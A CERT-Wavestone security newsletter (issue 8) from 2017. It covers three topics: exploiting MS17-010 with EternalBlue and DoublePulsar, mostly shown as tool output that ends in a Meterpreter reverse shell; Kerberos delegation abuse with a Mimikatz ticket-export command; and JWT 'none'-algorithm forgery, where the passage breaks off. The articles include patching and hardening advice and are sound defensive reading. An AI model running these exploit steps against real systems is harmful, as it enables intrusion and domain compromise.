WAVESTONE

CERT

CYBERSECURITY EXPERTS' NEWSLETTER

CERT-WAVESTONE NEWSLETTER

N°8

EDITO

I know what you did this summer...

#MS17-010, #Wannacry, #NotPetya, #Equifax, #Verizon, #Amazon...

It's been a long time since our teams experienced such an intense summer: worms, logic bombs, massive leaks, attempts at destabilization, and all the classic phishing/spam and ransomware campaigns...

A raft of attacks that has enabled us to test the crisis-management processes of some major accounts. While some communications strategies leave us with doubts (Equifax to name just one...), most companies have demonstrated clearly that they're up to the task of coping with cyber disasters, even when they're well and truly in a corner!

For readers who didn't have the pleasure of fending off NotPetya, imagine yourself in a scenario where you have to rebuild your information system from scratch, and throw in the following issues for good measure. Your system is destroyed, along with your administrators' workstations. You've lost access to the internet and your communications systems—right in the middle of a crisis. You've got to coordinate things between several different countries, and thousands of employees who no longer have any means to carry out their work; and some parts of the business need to respond to tenders that have a significant bearing on your company's revenue. You haven't been able to run the payroll, yet you're at the point of having to close your half-yearly accounts. But luckily, you've still got the diagrams of your network's architecture... Oh wait, you haven't—because they were all in digital format...

Ready to rumble?

Vincent Nguyen, CERT-Wavestone manager

SUMMARY

HACK IT LIKE THE NSA... OR, HOW TO EXPLOIT MS17-10

A NEW—AND POTENTIALLY FATAL—DISCLOSURE

In April 2017, hacker group "**The Shadow brokers**" published a new archive containing tools stolen from another cyber-attack actor, "The Equation Group." This new disclosure, which follows that of April 8 [1], for UNIX systems, mainly concerns:

- The Windows operating system; and
- The SWIFT banking network.

As with previous disclosures, all tools and data are freely available on the internet [2]. A list of its various exploits [3] is currently kept up-to-date by the community.

The focus of this article, though, is the exploitation of MS17-010 vulnerability.

MS17-010, A WORTHY SUCCESSOR TO MS08-067

Back in 2008, Microsoft deployed the MS08-067 patch to correct a critical vulnerability on these systems, which allowed remote code execution without authentication. In particular, the "Conficker" worm exploited this vulnerability, compromising several million computers.

Security Bulletin MS17-010 is just as interesting, and concerns the remote control of a workstation or server using the Windows operating system. This vulnerability is already being exploited by ransomware.

IDENTIFYING VULNERABLE SYSTEMS

To date, **the exploitation of MS17-010 concerns the following versions of Windows, with SMB ports exposed:**

- Windows XP and Windows Server 2003; and
- Windows 7 and Windows Server 2008 R2.

It's important to note though, that the patch deployed by Microsoft [4] concerns all versions of Windows. It would not be surprising to see, in the weeks to come, instances of Windows 8 or 10 exploitation.

A vulnerable system can be identified on the network by integrating a scanner into the Metasploit framework, "smb_ms17_010" [5]:

```
msf auxiliary(smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   RHOSTS       192.168.1.177    yes       The target address range or CIDR identifier
   RPORT        445              yes       The SMB service port (TCP)
   SMBDomain    .                no        The Windows domain to use for authentication
   SMBPass                       no        The password for the specified username
   SMBUser                       no        The username to authenticate as
   THREADS      1                yes       The number of concurrent threads

msf auxiliary(smb_ms17_010) > exploit

[*] 192.168.1.177:445     - Connected to \\192.168.1.177\IPC$ with TID = 2048
[*] 192.168.1.177:445     - Received STATUS_INSUFF_SERVER_RESOURCES with FID = 0
[!] 192.168.1.177:445     - Host is likely VULNERABLE to MS17-010!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

EXPLOITATION USING ETERNALBLUE AND DOUBLEPULSAR

Exploitation is disconcertingly easy thanks to the **FuzzyBunch** framework—which is also available among the tools published. In fact, the most complex step is to find a Windows XP or 7 32-bit machine, and an obsolete version of Python and PyWin(2.6) from which to launch it.

There are two stages to exploitation using this method:

- Deployment of a backdoor using the **EternalBlue** module; and
- Insertion of a malicious DLL using the **DoublePulsar** module.

After installing the prerequisites, FuzzyBunch is placed in the Windows directory and launches with the "python fb.py" command. Once the project configuration and target have been defined, the exploitation framework is very close to the Metasploit framework:

```
--[ Version 3.5.1

[*] Loading Plugins
[*] Initializing FuzzBunch v3.5.1
[*] Adding Global Variables
[+] Set ResourcesDir => D:\DEZOPSDISK\Resources
[+] Set Color => True
[+] Set ShowHiddenParameters => False
[+] Set NetworkTimeout => 60
[+] Set LogDir => D:\logs
[*] Autorun ON
[*] Initializing Global State
[+] Set TargetIp => 192.168.1.177
[+] Set CallbackIp => 192.168.1.237

[!] Redirection OFF
[+] Set LogDir => C:\log\exploitw7\192.168.1.177
[+] Set Project => exploitw7

fb >
fb >
autorun      eof          python       session      toolpaste
back         exit         quit         setg         unsetg
banner       help         redirect     shell        use
changeprompt history      resizeconsole show
echo         info         retarget     sleep
enter        mark         script       standardop
```

As mentioned above, the backdoor is deployed via the EternalBlue module, selectable with the use function:

```
Module: Eternalblue
===================

Name                 Value
----                 -----
DaveProxyPort        0
NetworkTimeout       60
TargetIp             192.168.1.177
TargetPort           445
VerifyTarget         True
VerifyBackdoor       True
MaxExploitAttempts   3
GroomAllocations     12
ShellcodeBuffer
Target               WIN72K8R2
```

The default configuration provides enough to get started, and a description of the various options can be found here [6]. It's now possible to admire the results:

```
[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Connecting to target for exploitation.
    [+] Connection established for exploitation.
[*] Pinging backdoor...
    [+] Backdoor not installed, game on.
[*] Target OS selected valid for OS indicated by SMB reply
[*] CORE raw buffer dump (45 bytes):
0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
0x00000010  73 69 6f 6e 61 6c 20 4e 20 37 36 30 31 20 53 65  sional N 7601 Se
0x00000020  72 76 69 63 65 20 50 61 63 6b 20 31 00           rvice Pack 1.
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        .............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor installed
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] CORE sent serialized output blob (2 bytes):
0x00000000  08 00                                            ..
[*] Received output parameters from CORE
[+] CORE terminated with status code 0x00000000
[+] Eternalblue Succeeded
```

The backdoor is deployed via versions 1 and 2 of the SMB protocol [7]. The use of the backdoor is then effected using the DoublePulsar module, which allows a malicious DLL to be inserted into a predefined process:

```
Module: Doublepulsar
====================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                192.168.1.177
TargetPort              445
DllPayload              C:\reverseshell.dll
DllOrdinal              1
ProcessName             spoolsv.exe
ProcessCommandLine
Protocol                SMB
Architecture            x64
Function                RunDLL
```

The DLL inserted has been generated beforehand, using MSFvenom to open a Meterpreter session on a listening Metasploit port:

```
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x70C3325
B
    SMB Connection string is: Windows 7 Professional N 7601 Service Pack 1
    Target OS is: 7 x64
    Target SP is: 1
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded
```

The insertion of the DLL has been accomplished successfully, something that can be confirmed by opening a Meterpreter session towards the target:

```
[*] Started reverse handler on 192.168.1.96:9898
[*] Starting the payload handler...
[*] Sending stage (1187890 bytes) to 192.168.1.177
[*] Meterpreter session 1 opened (192.168.1.96:9898 -> 192.168.1.177:49202)

meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter > sysinfo
Computer        : ADMIN-PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/win64
```

The Meterpreter session then allows you to execute commands on the vulnerable target using "NT AUTHORITY\SYSTEM" rights—the highest privilege level on Windows.

REMEDIAL ACTION

The most effective solution is to **deploy the MS17-10 patch immediately** and **disable Version 1 of the SMB protocol** across all your assets. It might even be a good idea to check that a backdoor isn't already present on the most sensitive systems [8].

CONCLUSION

The latest disclosure by "The Shadow Brokers" group renders exploiting a critical vulnerability on the Windows environment a trivial task. However, it doesn't represent a zero-day vulnerability because it has already been addressed—in a March 2017 update—by Microsoft. The moral of this story is—once again—that regularly deploying patches on your environments remains of vital importance.

Rémi Escourrou

Sources

[1] http://www.securityinsider-solucom.fr/2017/04/cert-w-actualite-10-14-avril-2017.html

[2] https://github.com/x0rz/EQGRP_Lost_in_Translation

[3] https://docs.google.com/spreadsheets/d/1sD4rebofrkO9Rectt5S3Bzw6RnPpbJrMV-L1mS10HQc/

[4] https://technet.microsoft.com/fr-fr/library/security/ms17-010.aspx

[5] https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smb/smb_ms17_010.rb

[6] http://www.pwn3d.org/

[7] https://zerosum0x0.blogspot.fr/2017/04/doublepulsar-initial-smb-backdoor-ring.html?m=1

[8] https://nmap.org/nsedoc/scripts/smb-double-pulsar-backdoor.html

COMPROMISING A WINDOWS DOMAIN USING KERBEROS DELEGATIONS


A SHORT PRIMER ON THE KERBEROS AUTHENTICATION PROTOCOL

Kerberos is a network authentication protocol based on a secret keys mechanism (symmetric encryption) and the use of tickets. It has been an integral part of the Windows operating system since the Server 2000 version. Various specific terms are used in the detail of this protocol:

- KDC (*Key Distribution Center*): The KDC is a service installed on the domain controllers, which allows different types of tickets to be obtained by a user.
- TGT (*Ticket-Granting Ticket*): The TGT is a ticket assigned by the KDC to a user. This ticket represents the identity of the user and allows them to make TGS requests to the KDC.
- TGS (*Ticket-Granting Service*): The TGS is a ticket assigned by the KDC to represent a user. It allows a user, to authenticate with a specific service, whose name is specified on the ticket. An example of such a ticket is:

```
Client: MOSSuser01 @ SUBCENTER.ADS-CENTER.DE
Server: krbtgt/SUBCENTER.ADS-CENTER.DE @ SUBCENTER.ADS-CENTER.DE
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 3/3/2010 18:59:36 (local)
End Time:   3/4/2010 4:59:36 (local)
Renew Time: 3/10/2010 18:59:36 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
```

The diagram below shows how typical Kerberos authentication works:



In the first step, the user sends a timestamp, to the domain controller, encrypted using their password's NTLM hash. With access to this hash, the domain controller, and more specifically the KDC, can decrypt the information it has received and check *the timestamp*, which proves the identity of the user. The KDC then provides the user with their TGT (Step 2).


The user can then use the TGT they have received to make a TGS request (Step 3). As the TGT represents the user, the KDC can validate their identity and provide them with a TGS for the requested service (Step 4).

Finally, the user transmits this TGS, as proof of their identity, to the service (Step 5).

Therefore, in the Kerberos protocol, it is the tickets that make it possible to assure the identity of a user, in the same way that a username/password combination does in traditional authentication.

AN INTRODUCTION TO KERBEROS DELEGATIONS

Microsoft introduced Kerberos delegations to allow an application to reuse a user's identity, in order to be able to access a resource hosted on a different server. An example use case, shown below, is: access to documents hosted on a dedicated server via a SharePoint platform:




Because the user does not have direct access to the file server, they are authenticated on the SharePoint platform, which must then transmit the user's identity to the file server.

However, since service tickets are issued for a specific application, SharePoint cannot directly transmit the ticket it has received from the user. It was to address this problem that Microsoft set up Kerberos delegations; these exist in two forms:

- Unconstrained delegations, which appeared with the Windows Server 2000 operating system, and give permission to a service account to reuse the user's identity on any service in the domain or forest.
- Constrained delegations, which appeared on the Windows Server 2003 operating system, and allow better control by limiting the services on which a given service account can authenticate itself as a user.

UNCONSTRAINED KERBEROS DELEGATIONS

The diagram below shows how authentication works for a user who wants to access a resource using an unconstrained Kerberos delegation:



In the first step on this diagram, the user makes a TGT request to the domain controller, by sending it a *timestamp* encrypted with their password's NTLM hash. After validating their identity, the domain controller provides a TGT to the user (Step 2), as it would for traditional Kerberos authentication.

To authenticate with the SharePoint application, the user then requests a TGS from the domain controller, by supplying it with the previously provided TGT (Step 3). For unconstrained Kerberos delegations, the domain controller constructs the user's TGS from their TGT, which it encrypts using the NTLM hash of the service account password used by the SharePoint application (Step 4).

The user then authenticates with the SharePoint application (Step 5), by providing the TGS received from the domain controller in the previous step.

The SharePoint application's service account can then decrypt this TGS because it has been encrypted with its own hash. It thus retrieves the user's TGT, which it can then provide to the domain controller to make a TGS request for the file server (Step 6). Since the TGT is the user's, the TGS returned by the domain controller (Step 7) represents their identity, not that of the service account.


The SharePoint application's service account can then transmit this TGS (Step 8), which the file server will validate, as if it had originated from the user, giving access to the requested document (Step 9). Having retrieved this document, the SharePoint application can then provide it to the user, for whom no intermediate authentication steps have been necessary.

CONSTRAINED KERBEROS DELEGATIONS

For constrained Kerberos delegations, two protocol extensions are used to allow an application to reuse the identity of one of its users:

- S4U2Self (Server-for-User-to-Self), which allows a service to obtain a TGS, as a user, for itself.
- S4U2Proxy (Server-for-User-to-Proxy), which allows a service to obtain a TGS, as a user, for another service.

The process of authentication and access to resources for this type of delegation is as follows:



In the first process step, the user authenticates with the first service by transmitting their identifiers to it. Because the authentication does not use Kerberos, the user does not need to authenticate with the domain controller.

The service account then requests a TGS representing the identity of the user, which allows them to authenticate with their own service (Step 2). Because the service account has an S4U2Self extension, the domain controller grants this ticket (Step 3).

This same service account then requests a TGS representing the identity of the user, allowing it to authenticate itself with the second service (Step 4). After validating the S4U2Proxy extension, the domain controller grants this TGS (Step 5).

With this second service ticket, the SharePoint service account can access the file server resources using the user's identity (Step 6). The file server validates the user's privileges, and transmits the document requested to the SharePoint service account (Step 7), which then sends it to the user (Step 8).

Unlike unconstrained delegations, the use of an S4U2Proxy protocol extension allows the services that are available to the SharePoint service account to be specified. Thus, even if the user has the necessary privileges to access another server, the service account will not be able to retrieve a valid TGS representing the user's identity. For constrained delegation, this restriction is effected using a service account parameter known as SPN: *Service Principal Name*.

It should also be pointed out that, since the Windows Server 2012 version of the Windows operating system, a third type of Kerberos delegation is being offered: resource-based constrained Kerberos delegation. This type of delegation functions in a similar way to constrained delegation, but the restriction is effected by explicitly specifying the account that has access to resources.

EXPLOITING UNCONSTRAINED DELEGATIONS

The weaknesses inherent in unconstrained Kerberos delegations have been known for a number of years. For example, Sean Metcalf highlighted the dangers of such delegations at Black Hat USA 2015. In the authentication process presented above, it is clear that after the user has transmitted a TGS containing their TGT to it, the SharePoint application's service account can access all the services for which the user has the required privileges.

An attacker's objective, therefore, is to obtain a domain administrator's TGT, which allows them to connect to the domain controller with the maximum privileges in order to change the *krbtgt* account password so that they can generate their own tickets on request.

To achieve this, they must first identify the services that have unconstrained delegations. To do this, they simply need to filter the Active Directory objects for *TrustedForDelegation* parameters that have the value, "*True*". This parameter indicates that unconstrained delegation is possible, and, moreover, is accessible without any special privileges; for example, by using the *ActiveDirectory* module's *Get-ADComputer* command:

```
PS C:\> Import-Module ActiveDirectory
PS C:\> Get-ADComputer –Filter
{(TrustedForDelegation –eq $True) –and
(PrimaryGroupID –eq 515)}
```

Having identified the services with unconstrained Kerberos delegations, the attacker must then obtain administrator privileges for one of the servers on which they are used. Traditional compromise methods (which are not covered in this article) can then be deployed.

When a domain administrator accesses the service, the attacker will be able to extract the TGS supplied, using, for example, the *Mimikatz* tool and the following command:

```
mimikatz # kerberos::list/export
```

As shown in the authentication scenario, this TGS contains the administrator's TGT, which the attacker can retrieve, and then use, to carry out a *Pass-The-Ticket* attack to connect to the domain controller.

The recommendations to protect a domain from such an attack, then, are as follows:

- Use constrained Kerberos delegations, which are more restrictive.
- Configure all privileged accounts with the «Account is sensitive and cannot be delegated» setting, which prevents the account from being reused by an application that has a delegation.

In the case of a domain with a functional level that is higher than Windows Server 2012 R2, the "Protected Users" security group can be used for privileged accounts, because delegations are not allowed for accounts in this group.

WHAT ABOUT CONSTRAINED DELEGATIONS?

The use of constrained delegations seems to be a more secure alternative. However, there are a number of issues to be aware of for this authentication mechanism, which were presented by Matan Hart at Black Hat 2017. The two extensions of the protocol used were designed on the basis of the following principles:

- Both extensions allow a Kerberos service to obtain TGSs without the user having to authenticate with the domain controller.
- The S4U2Self extension allows the service to obtain a TGS for the user without requiring any form of password.

As a result, a service possessing both extensions would be able to obtain a TGS for any other service, by posing as a user—and without any need for their password.

Matan Hart has released his "Mystique" tool, which allows the identification of configurations-at-risk in terms of delegations. To do this, it lists the accounts that have a *TrustedToAuthForDelegation* parameter with a value of "True", indicating constrained delegation, and a non-null *MsDS-AllowedToDelegate*To parameter, indicating the use of an SPN, something required for delegation accounts.

Also of note is the fact that TGSs are validated according to two criteria: the user's password hash, and the SPN possessed by the service account that has the constrained delegation. In the case of multiple SPNs associated with the same service account, and a password shared between different accounts, tickets for two separate services will be completely interchangeable, which could allow a service to reuse a user's identity—in an unauthorized way.

These weaknesses are not considered vulnerabilities by Microsoft, and are therefore not candidates for modification. When creating a constrained Kerberos delegation then, the following points should be considered to protect against attacks:

- Configure services using dedicated service accounts, avoiding the sharing of accounts that could give rise to interchangeable tickets. Ensure passwords are sufficiently complex—and are changed regularly.
- Configure single SPNs as being authorized for delegation: avoid Microsoft's default SPNs, and specify which ports are to be used.
- As with unconstrained delegations, configure privileged accounts as being sensitive accounts that cannot be delegated.

CONCLUSION

There is no need to completely abandon the use of constrained delegations. However, you should carefully manage their configuration, along with the resources they allow access to, if you want to avoid the issues highlighted in this article.

Nicolas DAUBRESSE


Sources

https://github.com/machosec/Mystique

https://adsecurity.org/?p=1667

https://www.blackhat.com/docs/asia-17/materials/asia-17-Hart-Delegate-To-The-Top-Abusing-Kerberos-For-Arbitrary-Impersonations-And-RCE.pdf

https://labs.mwrinfosecurity.com/blog/trust-years-to-earn-seconds-to-break/




SPOTLIGHT ON JWT TOKENS

INTRODUCTION

JWT (JSON Web Token), as defined in RFC 7519, is a standard allowing the transmission of information between two parties via the use of JSON objects. JWT is based on the JSON Web Signature (JWS) and JSON Web Encryption (JWE) standards, which ensure the integrity and/or confidentiality of the data transmitted. In practice, JWT tokens are mainly used to secure access to REST Web services or as an SSO solution.

An example of the use of JWT tokens for an SSO solution is:



The use of JWT tokens allows "stateless" applications to be put in place, thereby eliminating the dependency on sessions. As a result, putting this type of token in place is often seen as a safeguard against CSRF attacks.

FORMAT

JWT tokens are made up of a number of different parts, each separated by a period: ".". Although the number of parts can vary, JWT tokens often consist of three parts:

Figure 3 : Format d'un jeton JWT

- Header: this signals that the JWT format is being used, and specifies the algorithm (and potentially its parameters) used for the digital signature and/or encryption.

```
{
 «alg»: «HS256»,
 «typ»: «JWT»
}
```

- Payload: represents the object to be transmitted in JSON format. This can have various attributes/affirmations, some of which are defined by the RFC (iss, sub, iat, exp, etc.):

```
{
 «sub»: «1234567890»,
 «name»: «anonymous»,
 «society»: «Wavestone»,
 «email»: «anonymous@wavestone.com»,
 «isadmin»: false
}
```

- Signature: this part allows the recipient of the token to verify the integrity of the message and the identity of the issuer:

```
35cbb7559f29a26e1220983cc059965ea
dd005d6deeba450a05b70bcfe52eae3
```

The signature of the message is calculated as follows:

```
key         = 'laclesecrete'
unsignedToken =
encodeBase64(header) + '.' +
encodeBase64(payload)
signature   = HMAC-SHA256(key,
unsignedToken)
```

Then, all of the parts are encoded in base64 (in URL compatible mode and without the "=" stuffing characters) and concatenated (separated by the period, ".", character) to be transmitted in the requests. For the previous example, the encoded JWT token is as follows:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9
.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmF
tZSI6ImFub255bW91cyIsInNvY2lldHki
OiJXYXZlc3RvbmUiLCJlbWFpbCI6Im
Fub255bW91c0B3YXZlc3RvbmUuY29
tIiwiaXNhZG1pbiI6ZmFsc2V9
Ncu3VZ8pom4SIJg8wFmWXq3QBdbe66
RQoFtwvP5S6uM
```

CRYPTOGRAPHY

To ensure the security (authentication, confidentiality, and integrity) of the data transmitted, the JWT standard is based on JWS and JWE standards.

Signature

The **JWA** standard defines the digital signature algorithms and the MACs that can be used; the JWT standard, then, requires only the following support:

- None
- HS256: HMAC-SHA-256

However, the following asymmetric algorithms are supported by the main implementations:

- RS256: RSA (PKCS1-v1.5) and SHA-1
- ES256: ECDSA (P-256) and SHA-256

Encryption

Encryption support for JWT tokens is optional; the most commonly supported algorithms are:

- RSA1_5: RSA (PKCS1-v1_5) and AES
- A128CBC-HS256: AES-CBC and HMAC-SHA2

SECURITY

The "None" Algorithm

While the supported encryption and signature algorithms are mostly robust, supporting the "None" method by servers represents a real risk. In fact, if this method is considered as valid by the JWT client, then an attacker is able to forge, or alter, the content of a message.

In the above example, it is the header that needs to be modified:

```
{
  «alg»: «none»,
  «typ»: «JWT»
}
```

The token transmitted would be as follows:

